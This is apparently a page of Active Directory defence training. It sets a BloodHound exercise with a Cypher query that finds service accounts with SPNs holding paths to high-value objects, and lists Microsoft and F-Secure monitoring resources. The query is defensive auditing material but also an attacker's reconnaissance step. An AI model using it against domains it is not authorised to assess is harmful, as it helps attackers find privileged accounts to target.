
https://docs.microsoft.com/en-gb/windows/win32/ad/polling-for-changes-using-the-dirsync-control?redirectedfrom=MSDN

BloodHound Auditing: Exercise

As an exercise, using the BloodHound data you previously gathered, identify all the service accounts with high privileges in your domain.

Example of cypher query:

```
MATCH p=(u:User {hasspn:
true})-[*1..]->(t {highvalue:
true}) RETURN p
```



Some other useful resources:

- Microsoft - Monitoring Active Directory for Signs of Compromise
- Microsoft - Audit Policy Recommendations
- Microsoft - Planning for Compromise
- Microsoft - Appendix L: Events to Monitor
- Microsoft - Active Directory administrative tier model
- F-Secure - Tending to The Red Forest: Considerations and Harsh Realities of a Red Forest Implementation